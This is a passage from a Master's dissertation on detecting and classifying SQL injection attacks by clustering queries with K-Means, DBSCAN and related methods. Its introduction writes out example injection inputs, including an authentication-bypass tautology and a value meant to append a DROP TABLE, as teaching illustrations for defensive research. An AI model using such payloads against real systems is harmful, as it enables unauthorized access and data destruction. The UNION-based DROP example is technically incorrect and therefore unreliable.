



University of Reading  
Department of Computer Science

# Clustering of SQL Queries to classify and detect SQL Injection Attacks (SQLiA)

Saanjanna Yuvaraj

*Supervisor:* Atta Badii

A report submitted in partial fulfilment of the requirements of  
the University of Reading for the degree of  
Masters of Science in *Data Science And Advanced Computing*

September 16, 2022

## **Declaration**

I, Saanjanna Yuvaraj, of the Department of Computer Science, University of Reading, confirm that this is my own work and figures, tables, equations, code snippets, artworks, and illustrations in this report are original and have not been taken from any other person's work, except where the works of others have been explicitly acknowledged, quoted, and referenced. I understand that if failing to do so will be considered a case of plagiarism. Plagiarism is a form of academic misconduct and will be penalised accordingly.

Saanjanna Yuvaraj  
September 16,2022

## Abstract

In today's world, DATA has become an organization's most valuable and critical asset to the organization's business. Everything an organization does involves using data in some way or another. The importance of data is growing day by day. Our data and information are complicated to protect in this era of technology. Different technology has been created today to protect our data from cyber-attacks. Since numerous attacks occur daily, it has been challenging to predict and stop cyber-attacks for many years.

The technique that SQL injection uses in cyber-attacks is that attackers use harmful queries from inner data manipulation and recover confidential information from the back-end database that was not indented to be displayed. The Previous Research paper focuses on a supervised machine learning method to notice and stop SQLI attacks. This project focus on developing the unsupervised machine learning algorithm to predict and determine the types of attack and how the clusters are formed. The unsupervised algorithm are DBSCAN, GMM, Agglomerative clustering, K-Means and Simple neural network. Initially, DBSCAN is taken as a Baseline model and compared with other un-supervised machine learning and Simple neural network. As an outcome, k-Means clustering algorithms could be an adequate solution for clustering and organizing the types of SQLI queries. A Brief Description of the workplan, experimentation, and the results of this work are discussed in this paper.

**Keywords:** Unsupervised Machine Learning; SQL Injection; K-Means, Agglomerative clustering, DBSCAN, and Simple Neural Network

## **Acknowledgment**

First and Foremost, I am admirably thankful to my supervisor, Prof. Atta Badii, for his invaluable advice, constant support, and forbearance during my master's study. He is a considerable influential person in our research. His wisdom in Artificial Intelligence and Machine Learning allowed me to create and execute my task and overwhelm the technical challenges I encountered during execution. His constant guidance throughout the research has directed, supported, and encouraged me until my destiny. As a result of his constant support, I could perform this study. Following, I would like to thank the members of faculties from our Department who supported and guided us with constant guidance and encouragement throughout the study for writing this Research paper. Without their support, this fruitful journey would not have been feasible. I would also like to acknowledge support from Prof Atta Badii's team particularly Ahmed Ashlam for the discussions and advice throughout.

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
1.1	Background . . . . .	3
1.2	Problem statement . . . . .	4
1.3	Aims and objectives . . . . .	5
1.4	Understanding SQL Injection . . . . .	5
1.4.1	Error based SQL Injection . . . . .	7
1.4.2	Union Based SQL Injection . . . . .	7
1.4.3	Blind SQL Injection . . . . .	8
1.5	Impact of SQL injection attacks . . . . .	9
1.6	Organization of the report . . . . .	9
<b>2</b>	<b>Analysis of State-of-the Art</b>	<b>11</b>
2.1	Critique of the review . . . . .	13
<b>3</b>	<b>Methodology and Implementation</b>	<b>15</b>
3.1	Proposed Model . . . . .	15
3.1.1	Dataset Description . . . . .	15
3.1.2	Research Workflow . . . . .	16
3.2	Unsupervised Machine Learning . . . . .	22
3.2.1	DBSCAN (Density-Based Spatial Clustering of Applications with Noise)	23
3.2.2	GMM (Gaussian Mixture Model) . . . . .	26
3.2.3	Hierarchical Clustering . . . . .	28

3.2.4	K-Means . . . . .	30
3.2.5	Deep Learning Model . . . . .	32
3.3	Flowchart for Final model . . . . .	34
3.4	Prediction and Classifying types of SQLi Attack . . . . .	35
3.5	Algorithm for Final Model . . . . .	44
3.6	Code Snippets for Final model (K-Means) . . . . .	45
3.7	Summary . . . . .	46
<b>4</b>	<b>Results and Analysis</b>	<b>49</b>
<b>5</b>	<b>Conclusions and Future Work</b>	<b>54</b>
5.1	Conclusions . . . . .	54
5.2	Future work . . . . .	55
<b>6</b>	<b>Reflection</b>	<b>56</b>

# List of Figures

1.1	TFIDF . . . . .	2
1.2	Percentage of organization compromised by at least one successful attack . .	4
1.3	Example login page in browser . . . . .	6
1.4	Types of SQL Injection . . . . .	7
3.1	Research End to End Workflow . . . . .	16
3.2	Original Dataset Before Pre-Processing . . . . .	17
3.3	Dataset After Pre-Processing . . . . .	17
3.4	Normal Query . . . . .	18
3.5	Injected Query . . . . .	19
3.6	5 percentage of Injected Data . . . . .	20
3.7	95 percentage of Injected Data . . . . .	21
3.8	TF-IDF Vectorizer . . . . .	21
3.9	Dimensionality Reduction . . . . .	22
3.10	Types of Machine Learning Algorithms . . . . .	23
3.11	Checking Distance . . . . .	24
3.12	Checking Index . . . . .	24
3.13	Optimal number of Epsilon / Radius . . . . .	25
3.14	DBSCAN Implementation . . . . .	25
3.15	DBSCAN Clustering . . . . .	25
3.16	Pie-Chart Representation of number of clusters . . . . .	26

3.17 Silhouette Coefficient . . . . .	27
3.18 Identify number of clusters . . . . .	27
3.19 Fit and Predict GMM model . . . . .	27
3.20 GMM Clusters . . . . .	28
3.21 Dendrogram . . . . .	29
3.22 Agglomerative Clusters . . . . .	29
3.23 Pie-Chart Representation of Agglomerative Clusters . . . . .	30
3.24 Elbow Method for Optimal K . . . . .	31
3.25 K-Means Cluster without centroid . . . . .	31
3.26 K-Means Cluster with centroid . . . . .	32
3.27 Pie-Chart Representation of Clusters . . . . .	32
3.28 A Simple Neural Network . . . . .	33
3.29 Flowchart for final model (K-Means) . . . . .	35
3.30 Union Based SQL Injection Attack . . . . .	47
3.31 Boolean Based SQL Injection Attack . . . . .	47
3.32 Error Based SQL Injection Attack . . . . .	48
4.1 DBSCAN Clusters . . . . .	50
4.2 GMM Clusters . . . . .	50
4.3 Agglomerative Clusters . . . . .	51
4.4 K-Means Clusters . . . . .	51
4.5 Union Based SQL Injection Attack . . . . .	52
4.6 Error Based SQL Injection Attack . . . . .	52
4.7 Time Based SQL Injection Attack . . . . .	53
4.8 Pie-chart plotting the types of SQLi attacks . . . . .	53



# List of Tables

3.1	Number of Records in Dataset . . . . .	15
4.1	Comparison of Score and Performance for all the models . . . . .	49

# List of Abbreviations

SMPCS	School of Mathematical, Physical and Computational Sciences
DBSCAN	Density Based Spatial Clustering of Application with Noise
GMM	Gaussian Mixture Model
ML	Machine Learning
PCA	Principal Component Analysis
SQL	Structured Query Language
AI	Artificial Intelligence
NLP	Natural Language Processing
TFID	Term Frequency-Inverse Document
OWASP	Open Web Application Security Project
CDR	Cyberthreat Defense Report

# Chapter 1

## Introduction

Most of the application we operate every day is web-based applications. Organizations determine to create the application available over the internet to expand the exposure they gain. Being revealed to the internet grows security challenges along with uncontrolled access. Different kinds of transactions are accomplished online as internet usage increases exponentially. The data entered by the user during the transaction on web applications or websites are accumulated in some database. A relational database can be intercommunicated with Structured Query Language (SQL). SQL is used to undertake attacks on databases and exploit them to do what users want in the form of a web hacking approach is called SQL Injection attack. SQL Injection attacks have become an increasing reason of anxiety for cyber defenders. In the previous years, SQL Injection and remote code enactment attacks contributed to more than four-fifths of the detected web-based attacks. SQL Injection attack stays the most pervasive cyber-attack. Many techniques have been deployed to deal with such attacks. However, cyber hackers still seem to successfully get via the various defense tools in place to deal with SQL Injection attacks.

Recently, machine learning algorithms to witness and control various cyber security threats have been greatly debated. Supervised and unsupervised wisdom techniques to uncover security threats cannot be challenged. However, the computing aids and time needed to perform such complex algorithms stay a notable problem for the ever-advancing cyber security society. Research has been done on different machine learning algorithms to detect SQL Injection attacks. No single ideal algorithm in machine learning could be devoted to a certain problem. A problem must be tested against different algorithms falling under classification type or regression technique. The results must be resembled before concluding a particular technique for maximum accuracy.

### **TFID vectorizer/ Natural Language Processing:**

Natural Language Processing (NLP) is an Artificial Intelligence (AI) branch that permits machines to comprehend human language. NLP strives to create strategies that can make purpose of the text and automatically execute tasks like translation, spell check, or topic classification.

The important challenge NLP Data scientist encounters is selecting the most suitable numerical or vectorial model of text for running into machine learning models. This article

concentrates on a group of text details that may not be organized and want to construct an ML model that can comprehend the pattern founded on words present in the string to indicate the new text data in the form of vector or numerical data. There are a few methods to use NLP. They are count vectorizer, TF-ID, lemmatization, and containing keyword extraction.

Term Frequency-Inverse Document Frequency is more useful than Count Vectorizers because it concentrates on both the frequency of words present in the dataset and provides the words' importance. We can then extract the less important words for analysis, making the prototype construction less complex by reducing the input proportions.

The term "tf" is the word count in a sentence. The term "df" is called document frequency, indicating in how many documents the word "subfield" is present within the dataset. Also, since the formula df is present in the denominator of  $\log(N/df)$ , it is called inverse document frequency. Hence the name TF-IDF as shown in Figure 1.1 [15]

**TFIDF**

For a term  $i$  in document  $j$ :

$$w_{i,j} = tf_{i,j} \times \log\left(\frac{N}{df_i}\right)$$

$tf_{i,j}$  = number of occurrences of  $i$  in  $j$   
 $df_i$  = number of documents containing  $i$   
 $N$  = total number of documents

Figure 1.1: TFIDF

**Dimensionality Reduction:** In machine learning classification problems, there are too many factors based on which the final classification is done. These factors are variables, also known as features. The more the number of features, the harder it is to visualize the training set and work on it. Most of the features are correlated and, therefore, redundant. Dimensionality reduction can be divided into feature selection and feature extraction. There are two components of dimensionality reduction:

**A) Feature Selection:** It is a find a subset of the original set of variables, or features, to get a smaller subset that can be used to model the problem. It usually involves three ways:

- Filter
- Wrapper
- Embedded

**B) Feature Extraction:** This reduces the data in high-dimensional space to a lower dimension space, i.e., a space with fewer dimensions.

**Methods of Dimensionality Reduction:** The various methods used for dimensionality reduction include:

- Principal Component Analysis (PCA)

- Linear Discriminant Analysis (LDA)
- Generalized Discriminant Analysis (GDA)

Dimensionality reduction may be linear and non-linear, depending on the method used. The prime linear method, Principal Component Analysis, or PCA, is discussed below.

#### **Principal Component Analysis:**

Karl Pearson introduced this method. It works on the condition that the data in a higher dimensional space is mapped to data in a lower dimension space, and the variance of the data in the lower dimensional space should be maximum. It involves the following steps:

- Construct the covariance matrix.
- Compute the eigenvectors of the matrix.
- Eigenvectors comparing to the largest eigenvalues are used to reconstruct a significant fraction of the variance of the original data.

#### **Advantages of Dimensionality Reduction**

- It helps in data compression and hence reduces the storage space.
- It reduces the computation time.
- It also helps remove redundant features, if any [6]

## **1.1 Background**

Structured Query Language (SQL) is a programming language used to manage databases. In essence, it is used when a website needs to call up a piece of information from its database to process it or present it to a user.

Today, over 15 years after it was first publicly disclosed, SQLi repeatedly sits at the number one spot of vulnerabilities in the OWASP Top 10 report, which is released every three years by the Open Web Application Security Project (OWASP) Foundation, a non-profit that monitors the threats that websites face [20].

According to Cyberthreat Defense Report (CDR), 2021 by CyberEdge group, cyberattacks on a global network of large-scale enterprise organization has been increasing; a record 86 percentage of organizations suffered from a successful cyberattack in 2021 as in (Figure 1.2), and four out of five organizations over the globe prefer security products that feature machine learning (ML) and artificial intelligence (AI) technology.




Figure 1.2: Percentage of organization compromised by at least one successful attack

This paper uses an unsupervised machine learning algorithm to predict and classify attack types. This algorithm analyzes and finds how well the clusters are formed using an unlabeled dataset. The dataset is split into two sections. One section is a Normal query, and the other is an Injected query. Again, the injected queries are taken for (95 percentage) of data for modeling and a small amount (5 percentage) for prediction and then employed TFID for converting Text to numeric, which were transformed to CSR matrix. After converting to matrix dimensionality reduction using PCA has been made to visualize high dimensional data, reduce noise, improve the performance and fit and speed up the machine learning instance.

After dimensionality reduction, the new components are assigned to the two main variations. Furthermore, it is implemented using unsupervised machine learning and deep learning models. Various unsupervised machine learning models are implemented, like K-Means, Agglomerative clustering, DBSCAN, GMM, and Simple neural networks. The performance has been measured for all the above models. K-means outcome is the best among all the models, and it is implemented concerning performance and how well the clusters are formed. Moreover, the K-Means were implemented and programmed efficiently, which can spontaneously detect all sorts and classify types of SQLi attacks.

## 1.2 Problem statement

SQL Injection is one of the most prevailing attacks to which many online services are vulnerable. Typically, the attacker attempts to use queries to penetrate the system and extract or modify server data. The concern of identifying and predicting the types of SQLi attacks is that it allows attackers to tamper with existing data, the complete disclosure of the data, destroy the data or make it unavailable, and become administrators of the entire database server.

There is a tautology- based SQL injection attacks that bypass user authentication and extraction data by inserting a tautology in the WHERE clause of the SQL query. After that, there are Logically Incorrect queries where the attacker gathers some data and sends an incorrect query so that the server responds in the form of error messages along with some vital information regarding the database like table name and column name. Again, an attacker can add a wrong query with a correct one using the UNION keyword. Apart from these, several other approaches include the stored procedure method, piggy-backed queries, and inference.

Since there are so many ways to get a harmful SQL query in, it has become complicated to identify and prevent a potential attack.

This paper has implemented unsupervised machine learning models like K-Means, DBSCAN, Agglomerative clustering, GMM (Gaussian Mixture model), and simple neural networks, while these models compare every input with a set amount of data. The final best model is considered to identify and classify the SQL queries and types of attack. The problem with this approach is that to provide the most security, the flexibility and freedom of taking user inputs are affected. Again, if freedom is to be maintained, the system becomes too vulnerable to SQL injection attempts. So, the limitations of the techniques to prevent SQL injection attacks are evident, and as a result, our precious systems are more vulnerable than ever.

### 1.3 Aims and objectives

The usage of the internet in today's world has increased tremendously. Since numerous cyber-attacks occur every day, it has been very challenging for any organization to predict and stop cyber-attacks from happening. SQL Injection Attack even makes a database vulnerable to other kinds of attacks. Since most organizations use a SQL-based back-end database to store data, all of their data is exposed to a simple form of attack if they are not adequately defended. The unsupervised machine learning model efficiently predicts and identifies SQL Injection Attacks.

The research aims to develop an unsupervised machine learning model by finding the best machine learning algorithm to predict and identify SQL Injection Attacks. K-Means, DBSCAN, Agglomerative clustering, and the deep neural network has been developed and implemented to find the most effective solution for clustering and to classify the SQL queries.

The SQL injection queries do not have any fixed format to detect any injection by matching them to the static database. For example, we have decided to train the model with the help of a vast unlabeled dataset taken from opensource and contains all types of SQL injection queries and plain text. We use various types of unsupervised machine learning algorithms to find the best algorithm suited for this task so that the best model can predict the SQL types of attack and how well the clusters are formed with the ratio for each attack type. The best model will serve as the barrier to any harmful query from entering the database. It can be used to supplement the protective measures of any website, can also be used to protect the database servers of any system in any organization.

### 1.4 Understanding SQL Injection

SQL Injection is an attack by infiltrating a code and manipulating the SQL query; the attacker gets unauthorized entry to a database. Say, for example, there is a banking website, and the user enters a valid username and password, the authentication will pass, and the user will be allowed to log in.




Figure 1.3: Example login page in browser

For authorized login endeavor following query will be constructed where:

Username = abc

Password = abc456

SQL Query: `SELECT * FROM users WHERE name = 'abc' and password = 'abc456'`

However, it is also possible that a user enters the following input in the username and password fields of the website with malicious intent where:

Username = abc

Password = ' or '1' = '1

The SQL Query constructed in this case will be.

SQL Query: `SELECT * FROM users WHERE name = 'abc' and password = '' or '1' = '1'`

Since `1=1` will always be correct, this user will forever be allowed to log in to the website. The user gets unauthorized entrance to somebody else's account details, and having this information could result in extreme significances for the person whose account details was stolen. This is a case of theft and a infringement of data privacy.

This was an elementary example of a SQL Injection attack just for knowledge, and most websites and web applications today would efficiently control this attack. However, there are diverse and more complicated forms of SQL Injection attacks. Using SQL injection, the attackers seek to manipulate the database associated to a website or web application. Covering such databases against SQL Injection attacks is necessary to protect the vital data stored in them. Permitting unauthorized user access to a database can result in numerous unauthorized activities, like deleting tables, retrieving important information, and many more terrifying things that SQL Injection attacks make all of this possible.

SQL Injection Attacks can be broadly classified into the following three categories:

- Error Based SQL Injection.



- Union Based SQL Injection.
- Blind SQL Injection (Boolean and Time-based SQLi)




Figure 1.4: Types of SQL Injection

### 1.4.1 Error based SQL Injection

The error-based SQL Injection method gives invalid information in the query and creates an error in the database. It is achieved by pushing the database to complete an action leading to an error. The user then utilizes those errors to learn how to further exploit the database by manipulating the SQL query.

### 1.4.2 Union Based SQL Injection

In SQL, the UNION operator joins two SQL statements. Union-Based SQL Injection uses this feature and returns the desired output in addition to the intended output. It is achieved by injecting another query in place of plain text and using the UNION operator at the start of the query.

A simple example is searching for a word in a database. The following query is formed when we enter the word's name in the search field.

Value Entered: Hello

SQL Query: `SELECT * FROM word WHERE name = 'Hello'`

However, a malicious user might enter the following in the word search field to exploit the database.

Value Entered: Magic' UNION DROP TABLE word

SQL QUERY: SELECT \* FROM word WHERE name = 'Hello' UNION DROP TABLE word

This would end up in deleting the entire word table. Here, the user is trying to run both the two queries at one time and has used UNION keyword to combine both the queries. Using this approach, the second part of the query has been used to perform desired unauthorized action on the database.

### 1.4.3 Blind SQL Injection

A blind SQL Injection attack is a method where the malicious user asks queries to the database and determines the further course of action based on the produced output. Blind SQL Injection is the most challenging type of SQL Injection attack since no information is comprehended about the database. This method is used when the database produces generic errors like 'Syntax Error.' Blind SQL Injection attacks are additionally classified into Boolean Based SQL Injection attacks and Time-Based SQL Injection attacks.

#### 1.4.3.1 Boolean Blind SQL Injection

The inferential type, Boolean-based SQL Injection, is an injection process that transmits an SQL query to the database and makes the application return a different result. Based on the result, the HTTP response will change or remain the same. The attacker assumes whether the payload returned is genuine or fraudulent. The attack is typically slow (especially on large databases) since an attacker would need to list a database, character by character.

#### 1.4.3.2 Time Blind SQL Injection Attacks

Inferential type Time-based SQL Injection is an Injection process that sends a SQL query to the database and makes the database remain for a specified period (in seconds). Depending on the result, an HTTP reaction will be returned with a delay or returned immediately. Based on the result, an attacker can deduce details about the database and application with or without the time delay.

**Working of SQL on a Website** A website contains three significant components - Frontend, Backend, and Database.

At the front, a website is created using HTML, CSS, and JavaScript. At the backend, the website is created using scripting languages like Python, PHP, and Perl. MySQL, Oracle, and MS SQL Server sit on the server side to run the queries.

The query is sent along with the GET request to the website. Then, the outcome is obtained from the website with HTML code. The responses could be tested using postman API from various websites.

**Use prepared statements and parameterized queries:** Ensure the parameters passed into the SQL statements are treated safely.

**Object-relational mapping:** Use Object-relational mapping frameworks to translate SQL result sets into code objects.

**Escaping inputs:** Many languages have standard functions to protect against most SQL injection attacks. Remember to use escape characters in the code base where an SQL statement is constructed.

Some of the other methods used to prevent SQL Injection are:

- Password Hashing.
- Third-party authentication.
- Web application firewall.
- Always update and use patches.
- Continuously monitor SQL statements and database.

## 1.5 Impact of SQL injection attacks

A successful SQL injection attack can have severe consequences for a business. This is because an SQL injection attack can.

**Expose sensitive data:** Attackers can retrieve data, which risks exposing sensitive data stored on the SQL server.

**Compromise data integrity:** Attackers can alter or delete information from the system.

**Compromise users' privacy:** Depending on the data stored on the SQL server, an attack can expose sensitive user information, such as addresses, telephone numbers, and credit card details.

**Give an attacker admin access:** An attacker can access the system using malicious code if a database user has administrative privileges..

**Give an attacker general access:** Using weak SQL commands to check usernames and passwords, an attacker could gain access to the system without knowing a user's credentials. SQL Injection attack causes not only financial losses, but they can also cause loss of customer trust and reputational damage in case of personal details such as phone numbers, addresses, names, and credit card details is stolen.

## 1.6 Organization of the report

This report represents a model to detect and classify SQL injection attacks. Firstly, the Introduction Chapter (Chapter 1) describes the inspiration and explanation behind this work.

The objective aim of research and the Understanding of SQL injection is briefly discussed in this chapter.

Behind that, in the Literature Review Chapter (Chapter 2), we referred to earlier works with a similar objective. The papers were analyzed to learn about multiple approaches to the problem's solution and their shortcomings.

The Methodology and Implementation Chapter (Chapter 3) mentions that various types of machine learning and deep learning models are implemented, the source of the dataset, and the data pre-processing procedure. The workflow of the proposed model, Algorithm, and code snippet for the final model is briefly discussed in this section.

Then, the Result and Analysis Chapter (Chapter 4) represents the execution procedure. It shows the process of evaluating different algorithms and finding the most suited Algorithm. The investigation of an experiment's results and the model's competency are examined in this chapter.

In the conclusion and Future work section (Chapter 5), we have examined our model's importance in cyber-security. We have also mentioned the possible ways of enhancing our current model so that it can detect SQL injection attacks more accurately.

Finally, The Reference section (Chapter 6).

## Chapter 2

# Analysis of State-of-the Art

Author proposed a classification of SQL injection attacks and countermeasures. The countermeasures and classification of various types of SQL-Injection have various types of attack like Tautologies, Illegal/Logically Incorrect Queries, Stored Procedure, Piggy-Backed Queries, and Inference Alternate Encodings. The researchers have proposed a various range of detection and prevention techniques such as Blackbox Testing, Static Code checkers, combined Static and Dynamic Analysis, New Query Development Paradigms, Taint Based Approaches, Intrusion detection systems, Instruction Set Randomization, and Proxy filters; the authors have also studied the different mechanisms through which SQLIAs can be introduced into an application and identified which techniques were able to handle which mechanisms. In this paper, Evaluation has been done with two types of mechanisms, such as security gateway and waves, and also Evaluation has been done on deployment requirements [4].

Researchers proposed a review on methods for preventing SQL Injection Attacks. This paper reviews preventing and demonstrating techniques of SQL Injection Attack (SQLIA) using Aho–Corasick pattern matching algorithm. An algorithm is a string-looking estimation envisioned by Alfred V. Aho and Margaret J. Corasick. The author of this paper has mentioned that the system is wholly robotized and perceives SQLIAs utilizing a model-based approach that hardens static and segment examination. This application can be utilized with different databases [13].

Author proposed a paper on preventing SQL injection attacks using an unsupervised machine learning Approach. This paper uses the K-Means clustering algorithm in which the end user makes a query in the web application where the query can be extracted and sent to the SQL detector, which provides two layers of security, whereas, in the first security layer, patterns are created for low-level Attacks. The Second layer of security is a high-level attack where an unsupervised learning algorithm is trained. The author describes the three main steps in methodology as URL intercept machine, Context free grammar for Sqli attacks, and pattern classification. The performance is measured on the Accuracy and the time taken for the cluster [8].

Author proposed a paper on Efficient Detection of SQL Injection Attack using a pattern-based neural network model. This article focuses on the SQL queries in the form of SELECT clause, FROM clause, and WHERE clause. This creation also proposes a framework to extract the WHERE clause from SQL query using SQL parser and tokenizer and to organize them

using tagger to get the tagged pattern of WHERE clause. The paper's primary goal is to find the pattern of the WHERE clause of honest and infiltrated queries and to determine their identity. This pattern-based solution benefits from the attack virtually, which is not restricted to a list of keywords and special characters [1].

This paper focuses on classifying SQL injection or plain text using various classification algorithms. The challenges are solved using machine learning algorithms. As a result, out of all the algorithms examined, CNN was chosen to be used for the SQL Injection categorization problem. The CNN algorithm achieves 97 percent accuracy by tuning and trying a variety of parameters simultaneously [10].

The author proposes a paper on different tools to detect and prevent this vulnerability. This paper presents SQLI attack types and current techniques which can detect or prevent these attacks and evaluate these techniques. In this paper, the authors identified the various types of SQLIAs. Regarding the results, some current techniques' ability should be improved to stop SQLI attacks. Moreover, the authors have compared these approaches to deployment requirements that lead to inconvenience for users [18].

Researchers established the paper on a secure coding approach that web developers and security professionals may use to defend their apps against such attacks. To ensure the correctness and efficiency of the proposed approach, numerous real-time PHP-based web applications have been evaluated, and a comparison of existing preventative and new strategies was made [3].

The author and team presented a SQL injection detection method that does not depend on a set rule base by using a natural language processing model and deep learning framework based on extensive domestic and multinational research. This paper executes a SQL injection detection system based on a deep learning framework and combines data pre-processing and lexical analysis techniques. The experiments show that the system can more accurately and efficiently detect first-order SQL injection attacks. Researchers established the paper on a secure coding approach that web developers and security professionals may use to defend their apps against such attacks. To ensure the correctness and efficiency of the proposed approach, numerous real-time PHP-based web applications have been evaluated, and a comparison of existing preventative and new strategies was made [2].

The author presented a paper on a novel solution for classifying SQL queries on the components of the initial query string. A Gap-Weighted String Subsequence Kernel algorithm is executed to identify subsequences of communicated characters between query strings for the output of a resemblance metric; as a result, the Support Vector Machine is trained on the similarity metrics between known query strings which are then used to classify unknown test queries. The submitted solution is evaluated using several test datasets emanated from the Amnesia testbed datasets. The demonstration software achieved 97.07 percent accuracy for Select type queries and 92.48 percent for insert type queries [12].

Author proposed a research paper on a machine learning-based heuristic algorithm to prevent the SQL injection attack. This paper uses 23 different machine learning algorithms, which include Coarse KNN, Bagged Trees, Linear SVM, Fine KNN, Medium KNN, RUS Boosted Trees, Subspace Discriminant, Boosted Trees, Weighted KNN, Cubic KNN, Linear Discriminant, Medium Tree, Subspace KNN, Simple Tree, Quadratic Discriminant, Cubic SVM, Fine Gaussian SVM, Cosine KNN, Complex Tree, Logistic Regression, Coarse Gaussian

SVM, Medium Gaussian, and SVM. Among these classifiers, the best five classifiers have been selected based on their detection accuracy, and developed a Graphical User Interface (GUI) application based on these five classifiers. The proposed algorithm has been tested, and the results show that the algorithm can detect the SQL injection attack with high accuracy [5].

This article focuses on a machine learning classifier to identify SQL injection vulnerabilities in PHP code. This paper's machine learning and deep learning algorithms are trained and evaluated using validation and sanitization features. Ten cross-validations are trained using Convolutional Neural Network. The results indicate that the vulnerability classifiers were moderately successful in detecting files with SQLI vulnerabilities [23].

The author proposes a long short-term memory-(LSTM) based SQL injection attack detection process, which can automatically learn the adequate presentation of data, and has a significant advantage in facing complex high-dimensional massive data. The paper also suggests an injection sample generation method based on a data transmission channel from the penetration view. As a result, the proposed method improves the accuracy of the SQL injection attack detection and decreases the false positive rate, which says it is better than several related classical machine learning algorithms and commonly used deep learning algorithms [11].

This Research works on high-accuracy SQL injection detection using an artificial neural network. The author of this paper has conducted statistical Research on standard and SQL injection data. The accuracy of the model has been maintained at over 99 percent. Moreover, they have compared and evaluated the training of other machine learning algorithms. As the results, it reveals that the accuracy of the current method is superior to the relevant machine learning algorithms [19].

This paper introduces the AdaBoost formula that sees numerous injection attack styles. The worth of each weak tree is given the highest weight to get a robust model by updating the weights every step via training the dataset, as the results indicate that the proposed algorithm and program have accurately detected the injection attack more effectively than that of the initial options of the neural techniques, which is degenerated due to the increasing variety of intermediate layers present within the program [17].

The Author and team proposed a paper on Machine learning with Big Data. The paper has used big analytics to reduce the cost of predicting or analyzing extensive data, to receive following generation products, improve service and products. Researchers had many problems in choosing machine learning techniques or choosing metrics. To overcome this problem and try to remove this burden and give an explanation of every term or metric, or technique (application-wise). Preserving Privacy to the user/ protecting leaking information during device-to-device communication (during analyzing data) and providing security to available information (or transfer information with enough encryption) is a critical issue [22].

## 2.1 Critique of the review

The scheme for detection and prevention of SQL Injection Attacks could be taken with different configurations for matching Figuring. The research does not cover the good approach for hardens static and segment examination. The application could have taken or utilized different

databases [13].

In this report, only K-Means unsupervised machine learning is not sufficient for the end user to make a query in the web application. Various sorts of patterns can be considered for using diverse types of unsupervised machine learning algorithms, and this paper can also take a few unsupervised machine learning algorithms to find the performance [8].

The accuracy in the pattern-based model is produced with a direct dataset produced with a sample record of a smaller number of humans labelled legitimate and injected queries. The research does not cover sufficient samples for training the injected queries. This work could have taken a large dataset to identify the other type of injection [1].

In this paper, CNN is taken as the final paper, but it can be compared with other algorithms to achieve high accuracy and the best model in SQL injection detection methods. The static analysis method can be used to add run-time analysis. In this paper prevention system also can be created [10].

This paper compares the techniques in terms of their ability to stop SQLIA. Regarding the results, some current techniques should have been improved to stop the SQLI attacks. In this research, different techniques have been implemented to compare effectiveness, performance, flexibility, and efficiency to show the strength and weaknesses of the tool [18].

The research concentrates on PHP-based projects but can be done in other programming languages like python. The experiments executed on real-time projects and applying the suggested technique again on the same test data can be used in various environments to check for efficiency [3].

This Paper could have concentrated on various machine learning algorithms to witness and more accurately and efficiently stop SQL injection attacks for first order-SQL injection attacks. The Research could have been done with a second-order injection and hybrid attack for better Precision [2].



## Chapter 3

# Methodology and Implementation

### 3.1 Proposed Model

#### 3.1.1 Dataset Description

The SQL injection attack dataset was taken from Kaggle's website [16]. Initially, the dataset contains 30919 rows with four columns that contain Null Values. This is removed before the training phase. The entire code for the research is explained in jupyter notebook and the link is provided [14]

After pre-processing, the dataset contains 30609 with two columns of data. The first column represents a numeric value to determine whether it is a standard or injected Query. The second column is a label, whereas it represents a numeric value zero or one. The value, denoted as one, is considered an injected Query, and the value with zero is considered a standard Query. There were 11,341 samples injected, and 19268 were standard Query.

Table 3.1: Number of Records in Dataset

Number of Legitimate Queries	19268
Number of Injected Queries	11341

This research paper works only on the injected Query (11,341) for further Analysis, 95 percentage of data from injected Query has been taken for modeling, and only 5 percentage of a minimal amount of data has been taken for predicting new data. This Research paper works on unsupervised machine learning, an unlabelled Dataset. Since the dataset has a sentence with a bunch of text information that may or may not be tagged and then want to build a machine learning model that can comprehend the design based on the words present in the strings to predict text data, to do this, TFID(Term Frequency - Inverse Document Frequency) is taken to convert the string value into a corresponding numeric value. The records, both the modeling and prediction data, have taken up to 70 percentage of records and converted them to tokens where it has been selected 1500 most occurring words as features for training and predicting the dataset.

Dimensionality Reduction using PCA is performed to fit and speed up the machine learning

model. It is noted that after dimensionality declines, there usually is no particular significance allocated to each principal element. The new elements are just the two main proportions of variation. When having latent features driving the patterns in data. It also visualizes high-dimensional data. Also, reduce the noise. As a pre-processing step is done to improve the performance of the algorithms.

### 3.1.2 Research Workflow

